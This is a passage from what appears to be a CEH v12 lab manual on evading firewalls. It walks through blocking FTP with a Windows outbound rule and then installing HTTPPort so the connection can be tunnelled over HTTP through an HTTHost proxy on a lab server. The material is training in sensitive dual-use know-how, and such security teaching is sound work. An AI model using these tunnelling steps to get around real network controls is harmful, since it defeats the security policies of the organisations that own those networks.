
35. This means you can establish an FTP connection, and then close the command prompt window.

36. Now, enable the rule and check whether you can establish a connection.

37. Right-click the newly added rule and click **Enable Rule**.

38. Launch **Command Prompt** and check whether you can connect to the ftp site by issuing the command **ftp 10.10.1.11**.


39. The added outbound rule should block the connection, as shown in the screenshot.



Note: In the above-mentioned command, **10.10.1.11** refers to the IP address of **Windows 11**, where the ftp site is located. Make sure that you issue the IP address of Windows 11 in your lab environment.

Module 12 – Evading IDS, Firewalls, and Honeypots

40. Now, we will perform **tunneling** using **HTTPPort** to establish a connection with the FTP site located on **Windows 11**.
41. Navigate to **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\HTTP Tunneling Tools\HTTPPort** and double-click **httpport3snfm.exe**.
42. If a **User Account Control** pop-up appears, click **Yes**.
43. Follow the installation steps to install HTTPPort.
44. Launch HTTPPort (**Httpport3SNFM**) from the **Start** menu.



45. An **Introduction to HTTPPort** wizard appears; click **Next** five times, until you come to the last wizard pane, and then click **Close**.




46. The **HTTPPort** main window (**HTTPort 3.SNFM**) appears, as shown in the screenshot.
47. On the **Proxy** tab, enter the **Host name** or **IP address (10.10.1.22)** of the machine where HTTHost is running (**Windows Server 2022**).

Note: The IP address of **Windows Server 2022** may vary when you perform the task.

